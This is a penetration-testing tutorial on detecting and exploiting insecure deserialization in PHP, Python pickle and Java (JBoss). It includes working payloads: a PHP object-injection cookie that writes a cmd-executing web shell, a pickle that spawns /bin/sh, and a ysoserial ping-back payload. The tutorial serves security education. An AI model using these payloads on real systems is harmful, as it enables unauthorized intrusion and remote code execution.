Detection & Exploitation of Deserialization




TABLE OF CONTENTS

1. Definition

Serialization: Serialization is the process of turning some object into a data format that can be restored later.

In simple terms “Disassembling process from an object into a sequence of bits is called Serialization”

Ex: Below example demonstrates the simple serialization of an array contains three objects.

```
<?php
$serialized_data = serialize(array('Math', 'Language', 'Science'));
echo  $serialized_data . '<br>';
?>

Output: a:3:{i:0;s:4:"Math";i:1;s:8:"Language";i:2;s:7:"Science";}
```

Deserialization: Deserialization is the reverse process -- taking data structured from some format, and rebuilding it into an object. The most popular data format for serializing data is JSON and XML.

Ex: Below example demonstrates the simple deserialization of serialized data with help of php unserialize() function

```
<?php
$serialized_data = serialize(array('Math', 'Language', 'Science'));
echo  $serialized_data . '<br>';
// Unserialize the data
$var1 = unserialize($serialized_data);
// Show the unserialized data;
var_dump ($var1);
?>

Output: a:3:{i:0;s:4:"Math";i:1;s:8:"Language";i:2;s:7:"Science";}
array(3) {  [0]=>  string(4) "Math"  [1]=>  string(8) "Language"  [2]=>  string(7) "Science"  }
```

2. Root Cause of Vulnerability


Many programming languages offer native deserialization mechanisms. Vulnerabilities arise when developers write code that accepts serialized data from users and attempt to unserialize it for use in the program. An attacker could cause Denial of Service, Bypass Access controls or gain Remote Access on target server.

3. Detection

Method 1:

Normally serialized objects in java begin with "**0xAC 0xED**" when in hexadecimal format and "**rO0**" in base64 encoding format.

Below example shows how a serialized object looks like




```
00000000  AC ED 00 05 73 72 00 24 6F 72 67 2E 6A 62 6F 73  ¼φ..sr.$org.jbos
00000010  73 2E 69 6E 76 6F 63 61 74 69 6F 6E 2E 4D 61 72  s.invocation.Mar
00000020  73 68 61 6C 6C 65 64 56 61 6C 75 65 EA CC E0 D1  shalledValueΩ╠αT
00000030  F4 4A D0 99 0C 00 00 78 70 7A 00 00 04 00 00 00  ⌠J╨Ö...xpz......
00000040  0D 12 AC ED 00 05 73 72 00 28 6F 72 67 2E 6A 62  ..¼φ..sr.(org.jb
00000050  6F 73 73 2E 69 6E 76 6F 63 61 74 69 6F 6E 2E 49  oss.invocation.I
00000060  6E 76 6F 63 61 74 69 6F 6E 45 78 63 65 70 74 69  nvocationExcepti
00000070  6F 6E CF 54 91 9D D3 84 0F 4A 02 00 01 4C 00 05  on╧Tæ¥╙ä.J...L..
00000080  63 61 75 73 65 74 00 15 4C 6A 61 76 61 2F 6C 61  causet..Ljava/la
00000090  6E 67 2F 54 68 72 6F 77 61 62 6C 65 3B 78 72 00  ng/Throwable;xr.
000000A0  13 6A 61 76 61 2E 6C 61 6E 67 2E 45 78 63 65 70  .java.lang.Excep
```

```
root@kali:~# cat client.bin | base64
rO0ABXcE8AC6qncCAQF3BgAEdGVzdA==
```


Method 2:


Burp Suite usually flag all serialized content in traffic and with the **Java Deserialization Scanner plugin** we can easily identify whether serialized objects that we found are exploitable or not.

To check that simply right click on request where you have identified serialized content and send it to **DS – Manual Testing** scanner.



Highlight the serialized data and then click on **Attack** button. The plugin will automatically detects the vulnerabilities and displays in **Issues** section as well as **Java Deserialization Scanner** section.





In other programming languages like Python (**UnPickling**), Ruby (**UnMarshalling**) and PHP (**UnSerialization**) we can explore similar fashion of detection where serialized data is sent


over either Cookies or Response header contains abnormal headers which we can use for abusing purposes.


4. Exploitation


PHP – UnSerialization

We have a demo application called **C**ookie **G**ame which is making use of unserialize() function.

The basic flow is like below where user enters his credentials and after authentication application is setting two cookies **user** and **auth.**







Privilege Escalation

user cookie looks like base64 encoded serialized data. After decoding the value it looks like below


a:2:{s:2:"**id**";s:1:"**1**";s:4:"**user**";s:10:"**valid user**";}

If we have a closer look the developer is fetching the logged in user session from **id** parameter.

After little modification the serialized cookie value look like below.

a:2:{s:2:"**id**";s:1:"**3**";s:4:"**user**";s:10:"**valid user**";}

We can encode this value and send to the application.



In the similar manner we can gain unauthorized access to other users data as well with insecure usage of unserialization.

Remote Code Execution via PHP Object Injection

Below example illustrates the simple usage of property oriented programming (POP) chain in PHP.

DemoPopChain.php

```
<?php
```

```
class DemoPopChain {
        private $data = "bar\n";
        private $filename = '/tmp/foo';
        public function __wakeup(){
        $this->save($this->filename);
        }
        public function save($filename){
        file_put_contents($filename, $this->data);
        }
}
?>
```

User defined a class here, called **DemoPopChain** which is containing properties like data, filename which are declared with some values. __wakeup() function (magical method) is used for opening file and saving data.

Serialize.php

```
<?php
include("/root/DemoPopChain.php");
$foo = new DemoPopChain();
file_put_contents('./serialized.txt', serialize($foo));
?>
```

Serialize.php will make use of user defined class called **DemoPopChain** and create new object DemoPopChain() where it's serialize the properties of DemoPopChain class and stores serialized data in serialized.txt file.

Unserialize.php

```
<?php
require("DemoPopChain.php");
unserialize(file_get_contents("serialized.txt"));
?>
```

Unserialize.php will unserialize the serialized data which is stored earlier in file called serialized.txt. When data being unserialized the __wakeup() method will be called and a file **/tmp/foo** is created with content **bar** inside.

Serialization

```
root@ubuntu:~# php Serialize.php
root@ubuntu:~# cat serialized.txt
O:12:"DemoPopChain":2:{s:18:"DemoPopChaindata";s:3:"bar";s:22:"DemoPopChainfilename";s:8:"/tmp/foo";}
```

Unserialization

```
root@ubuntu:~# php Unserialize.php

root@ubuntu:~# ls /tmp/foo
/tmp/foo
root@ubuntu:~# cat /tmp/foo
barroot@ubuntu:~#
```

From this example we can see how developers make use of properties created in a class and further serializing and deserializing those properties.

What if we modify serialize.txt file and put user input content ??

```
root@ubuntu:~# cat serialized.txt
O:12:"DemoPopChain":2:{s:18:"DemoPopChaindata";s:8:"injected";s:22:"DemoPopChainfilename";s:9:"/tmp/test";}
root@ubuntu:~# php Unserialize.php

root@ubuntu:~# ls /tmp/test
/tmp/test
root@ubuntu:~# cat /tmp/test
injectedroot@ubuntu:~#
```

File is successfully created with user input. In the same way if application is unserializing user input it results in remote code execution.

Our Cookie Game application doing same while unserializing cookies in login flow where an attacker can inject his own content.


```
<?php

----snip-----
class App
{
        public $logFile = "logs.txt";
        public $logData = "test";
        public function __destruct()
        {
                file_put_contents(__DIR__.'/'. $this->logFile, $this->logData);
          //      echo 'Logs written';
        }
}
```

```
$cookie2 = $_COOKIE["auth"];
$unser1 = unserialize(urldecode(urldecode($cookie2)));
---snip----
Welcome user
---snip----
?>
```


To generate payload we need to know the class name which is possible only in whitebox pentesting. We can make use of above class App to generate our malicious payload.

```
<?php
Class App
{
public $logFile = “shell.php”;
public $logData= ‘<?php echo shell_exec($_GET[“cmd”]);?>’;
}
$obj = new App;
echo serialize($obj);
?>
```

After running our php script we can see our serialized payload generated successfully.

```
root@ubuntu:/var/www/html/deser# php test.php
O:3:"App":2:{s:7:"logFile";s:9:"shell.php";s:7:"logData";s:38:"<?php echo shell_exec($_GET["cmd"]);?>";}
```

We need to send urlencoded payload via auth cookie to server in order to get successful execution.


Request
Raw Params Headers Hex
GET /cg/home.php HTTP/1.1
Host: demo.nullbytes.in
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Cookie:
auth=O%3A3%3A%22App%22%3A2%3A%7Bs%3A7%3A%22logFile%22%3Bs%3A9%3A%22shell.php%22%3Bs%3A7%3A%22logData%22%3Bs%3A38%3A%22%3C%3Fphp%20echo%20shell_exec(%24_GET%5B%22cmd%22%5D)%3B%3F%3E%22%3B%7D;
user=YToyOntzOjI6ImlkIjtzOjE6IjEiO3M6NDoidXNlciI7czoxMDoidmFsaWQgdXNlciI7fQ%3D%3D
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Response
Raw Headers Hex HTML Render
<link rel="stylesheet" href="css/style.css">
</head>
<body>

<h1> Cookie Game </h1>

Welcome to Cookie Game
echo $(whoami)
suresh
I wanna go out KickMeOut

</body>
```

After this we can access our shell.php file via browser.
```

PHP Object Injection is not required everytime to exploit unserialization vulnerability in PHP. Often we can make use of memory corruption bugs like user-after-free to exploit the same.

Python UnPickling

In python pickle module will be used to convert object to byte stream.

```
>>> import pickle
>>> color = {"suresh":"green"}
>>> pickle.dump(color,open("test.pickle","wb"))
>>> quit()
root@ubuntu:/var/www/html/deser# cat test.pickle
(dp0
S'suresh'
p1
S'green'
p2
s.root@ubuntu:/var/www/html/deser#
```

To unpickle the data simply we can use **pickle.load** to convert byte stream to readable object.

```
>>> import pickle
>>> color = pickle.load(open("test.pickle","rb"))
>>> print color
{'suresh': 'green'}
>>>
```

Pickle is a stack language which means that the pickle instructions push/pop the data from stack.

In order to gain the remote code execution first we need to understand few stack operations performed by pickle module

c - > It will read the new line as module name and next line as object name finally it will push module.object onto the stack.

(-> insert marker object into stack

S - > Read the string and push to stack.

t-> pop the objects from stack

R -> Pop a tuple and push the result onto the stack.

.(dot) -> end of the pickle.

We can modify **test.pickle** as below to gain shell commands execution.

```
root@ubuntu:/var/www/html/deser# cat test.pickle
cos
system
(S'/bin/sh'
tR.
root@ubuntu:/var/www/html/deser# python
Python 2.7.6 (default, Nov 23 2017, 15:49:48)
[GCC 4.8.4] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import pickle
>>> pickle.load(open("test.pickle","rb"))
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

The modified picked data (user input) is passed via unpickling (pickle.load) which results in execution.


For demonstration we have python socket application which runs on port 1337.

```
root@ubuntu: ~
signal.signal(signal.SIGCHLD, signal

def server(skt):
  line = skt.recv(1024)

  obj = pickle.loads(line)

  for i in obj:
      clnt.send("Here is Unpickled D

skt = socket.socket(socket.AF_INET,
skt.bind(('0.0.0.0', 1337))
skt.listen(10)

while True:
  clnt, addr = skt.accept()

  if(os.fork() == 0):
      clnt.send("")
      server(clnt)
      #print "Hi Welcome to Test Pag
      exit(1)
root@ubuntu:~# python test.py
```

```
root@kali: ~
root@kali:~# python
Python 2.7.13 (default, Jan 19 2017, 14:48:08)
[GCC 6.3.0 20170118] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import pickle
>>> color = {"suresh":"green"}
>>> pickle.dump(color,open("test.p","wb"))
>>> quit()
root@kali:~# nc -nv 192.168.146.131 1337 < test.p
(UNKNOWN) [192.168.146.131] 1337 (?) open
Here is Unpickled Data: suresh
```

We have sent pickled data as input to port 1337. Application displayed unpickled data back to the user.

To gain remote shell access we need to modify our pickled byte stream as below.




Java – Insecure Deserialization

A well known vulnerability in **JBoss** involves interacting with the "**JMXInvokerServlet**" that is VERY often left open so anyone can talk to it.

JMX is a **J**ava **M**anagement **P**rotocol, the JMXInvokerServlet in JBoss lets you interact with it over HTTP. It relies on Java serialized objects for communication – thats just how it works.

JBoss Server can run on any port. By default it will run on port 8080. JMXInvokerServlet can be accessed directly from web server which is running on 8080 port (http://test.com/invoker/JMXInvokerServlet). After browsing this URL a serialized data file can be seen with the following contents



If we observe the downloaded file, the serialized content is present that we can confirm from starting hex bits (0xAC 0xED).

To exploit the vulnerability either we can use **ysoserial** jar loader or **Burp Java Serial Killer** plugin.

Method 1:

Download ysoserial jar. As the Deserialization attack is blind so we can use ping back approach to confirm the vulnerability.


Generate payload using ysoserial tool.

```
root@kali:~# java -jar ysoserial.jar CommonsCollections1 'ping -c 4 192.168.22.6
' > ping.out
root@kali:~# file ping.out
ping.out: Java serialization data, version 5
root@kali:~#
```

Listen on our kali machine tcpdump to filter the ICMP traffic.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# tcpdump -i eth0 -n dst host 192.168.22.6
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

Capture GET request of http://test.com/Invoker/JMXInvokerServlet and change it to POST then choose paste from file option to trigger our payload.



We can see incoming ping requests in our kali machine traffic.

